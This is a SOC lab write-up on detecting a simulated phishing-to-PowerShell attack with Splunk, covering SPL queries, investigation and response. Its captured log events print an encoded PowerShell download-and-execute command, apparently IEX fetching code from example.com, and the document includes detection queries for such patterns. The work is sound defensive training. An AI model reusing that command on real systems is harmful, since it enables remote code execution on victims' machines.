


Phishing Attack Detection & Incident Investigation using Splunk SIEM (SOC Lab POC)

End-to-End Detection of Phishing Email Leading to PowerShell Execution -Shaiva Kumar Turyseril

Lab architecture diagram



PROJECT OVERVIEW

Purpose

This Proof of Concept demonstrates how a phishing email can lead to malicious PowerShell execution and how the activity is detected, investigated, and validated using Splunk SIEM in a SOC lab environment.

Objectives

- Simulate a real-world phishing attack
- Monitor endpoint behavior
- Detect PowerShell abuse
- Investigate alerts using SPL queries
- Document the incident like a real SOC analyst

Tools Used

- GoPhish (Phishing simulation)
- MailHog (SMTP capture)
- Windows 10 Endpoint
- Sysmon + PowerShell Logging
- Splunk Enterprise SIEM

LAB ENVIRONMENT SETUP

Infrastructure

- Attacker VM: Kali Linux
- Victim VM: Windows 10
- SIEM: Splunk Enterprise
- Log Forwarding: Splunk Universal Forwarder

Logging Enabled

- Windows Security Logs
- PowerShell Script Block Logging (Event ID 4104)
- Process Creation (Event ID 4688)
- Sysmon logs



ATTACK SIMULATION – PHISHING STAGE

Phishing Email Creation

- Email template created in GoPhish
- Subject: *Password Expiring Today*
- Embedded malicious URL

Delivery

- Email sent via MailHog SMTP
- User received phishing email




USER INTERACTION (INITIAL COMPROMISE)

User Action

- User clicks phishing link
 - Redirected to fake verification landing page

Outcome

- Attack progresses to command execution phase



POST-CLICK ACTIVITY – POWERSHELL EXECUTION

Malicious Behavior Observed

- PowerShell executed with:
 - -EncodedCommand
 - IEX
 - Execution Policy Bypass

Windows Events Generated

- Event ID 4104 – Script Block Logging
 - Event ID 4688 – Process Creation


DETECTION IN SPLUNK (CORE SECTION)

Detection 1: PowerShell Script Block Logging

- index=powershell EventCode=4104

Why:

Detects PowerShell scripts executed on the endpoint



Detection 2: Encoded PowerShell Commands

- index=powershell EventCode=4104 | search ScriptBlockText="*EncodedCommand*"

Why:
Encoded commands are commonly used by attackers to evade detection.

The screenshot shows the Splunk interface with a search bar containing the query: index=powershell EventCode=4104 | search ScriptBlockText="*EncodedCommand*". The results show one event from 1/3/26 at 2:59:15.816 PM. The event details are as follows:

```
> 1/3/26 2:59:15.816 PM <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-PowerShell' Guid='{a0c1853b-5c40-4b15-8766-3cf1c58f985a}'/><EventID>4104</EventID><Version>1</Version><Level>3</Level><Task>2</Task><Opcode>15</Opcode><Keywords>0x0</Keywords><TimeCreated SystemTime='2026-01-03T09:29:15.8164907Z' /><EventRecordID>107</EventRecordID><Correlation ActivityID='{4d582f5d-7c8e-0001-0361-584d8e7cd01}' /><Execution ProcessID='5768' ThreadID='6848' /><Channel>Microsoft-Windows-PowerShell/Operational</Channel><Computer>DESKTOP-HUTDF4M</Computer><Security UserID='S-1-5-21-323715071-4098527112-1516192924-1000' /><System><EventData><Data Name='MessageNumber'>1</Data><Data Name='MessageTotal'>1</Data><Data Name='ScriptBlockText'>powershel 1.exe -ExecutionPolicy Bypass -NoProfile -EncodedCommand SQBFAFgAIAaoAE4AZQB3AC0ATwBiAGoAZQbjAHQAIABOAGUAdAAuFcAZQbjAEAbAbPAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA1AGgAdAB0AHAA gAVAC8AZQB4AGEAbQbwAGwZAQAuAGMAbwBtACIAkQA=</Data><Data Name='ScriptBlockId'>2ca6f913-d6e6-420a-9301-2a73d4997248</Data><Data Name='Path'></Data></EventData></System></Event>
```

host = DESKTOP-HUTDF4M source = XmlWinEventLog:Microsoft.Windows-PowerShell/Operational sourcetype = XmlWinEventLog

Detection 3: IEX Usage

- index=powershell EventCode=4104 | search ScriptBlockText="*IEX*"

Why:
IEX (Invoke-Expression) is frequently used in fileless malware.

The screenshot shows the Splunk interface with a search bar containing the query: index=powershell EventCode=4104 | search ScriptBlockText="*EncodedCommand* OR ScriptBlockText="*IEX*". The results show 10 events from 1/3/26 at 11:48:31.000 AM to 1/3/26 at 2:59:17.274 PM. The event details are as follows:

Time	host	User	ScriptBlockText
2026-01-03 14:59:15.816	DESKTOP-HUTDF4M		powershell.exe -ExecutionPolicy Bypass -NoProfile -EncodedCommand SQBFAFgAIAaoAE4AZQB3AC0ATwBiAGoAZQbjAHQAIABOAGUAdAAuFcAZQbjAEAbAbPAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA1AGgAdAB0AHAA gAVAC8AZQB4AGEAbQbwAGwZAQAuAGMAbwBtACIAkQA=
2026-01-03 14:56:37.025	DESKTOP-HUTDF4M		IEX
2026-01-03 14:56:35.853	DESKTOP-HUTDF4M		powershell -EncodedCommand SQBFAFgA
2026-01-03 14:56:31.566	DESKTOP-HUTDF4M		IEX
2026-01-03 14:56:27.990	DESKTOP-HUTDF4M		powershell -EncodedCommand SQBFAFgA
2026-01-03 14:37:31.267	DESKTOP-HUTDF4M		IEX

Detection 4: PowerShell Process Creation

- index=wineventlog EventCode=4688 | search NewProcessName="*powershell.exe"

Why:

Confirms PowerShell execution at OS level.

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: index=wineventlog EventCode=4688 | search NewProcessName="*powershell.exe" | table _time host ParentProcessName NewProcessName CommandLine. The results pane displays 53 events from January 2, 2026, to January 3, 2026. The columns shown are _time, host, ParentProcessName, NewProcessName, and CommandLine. Most events show a host named DESKTOP-HUTDF4M running powershell.exe as a child of splunkd.exe, with command lines indicating encoded PowerShell commands. The interface includes standard Splunk navigation and search controls.

_time	host	ParentProcessName	NewProcessName	CommandLine
2026-01-03 14:59:15.829	DESKTOP-HUTDF4M	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "S..."
2026-01-03 14:59:02.524	DESKTOP-HUTDF4M	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" -EncodedCommand "S..."
2026-01-03 14:59:01.775	DESKTOP-HUTDF4M	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" -EncodedCommand "S..."
2026-01-03 14:58:02.527	DESKTOP-HUTDF4M	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" -EncodedCommand "S..."
2026-01-03 14:58:01.773	DESKTOP-HUTDF4M	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" -EncodedCommand "S..."
2026-01-03 14:57:02.524	DESKTOP-HUTDF4M	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" -EncodedCommand "S..."
2026-01-03	DESKTOP-	C:\Program	C:\Program Files\SplunkUniversalForwarder\bin\splunk-	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" -EncodedCommand "S..."

ANALYST INVESTIGATION & VALIDATION

Analyst Actions

- Correlated PowerShell logs with process creation
- Identified encoded payload
- Decoded Base64 command in Cyber Chef
- Verified suspicious execution

Findings

- User-triggered execution
- No legitimate business justification
- High confidence malicious behavior

INCIDENT CLASSIFICATION

Incident Type	Phishing → Execution
MITRE ATT&CK	T1566, T1059.001
Severity	High
Status	Confirmed Malicious

RESPONSE & RECOMMENDATIONS

Immediate Actions

- Endpoint isolated using EDR to prevent further execution
- User credentials reset and authentication activity reviewed
- User awareness training
- Blocking similar PowerShell patterns
- Threat hunt conducted to identify similar PowerShell executions

Preventive Measures

- PowerShell hardening via Script Block Logging and disabling legacy PowerShell
- Email security strengthened using DMARC, DKIM, SPF and phishing domain filtering
- SIEM detection rules tuned and correlated to reduce false positives and improve early detection

CONCLUSION & LEARNING

This lab demonstrates real SOC workflows including:

- Threat detection
- Log correlation
- Alert validation
- Incident documentation

The POC closely mirrors real-world SOC investigations and highlights the importance of PowerShell monitoring in phishing-based attacks.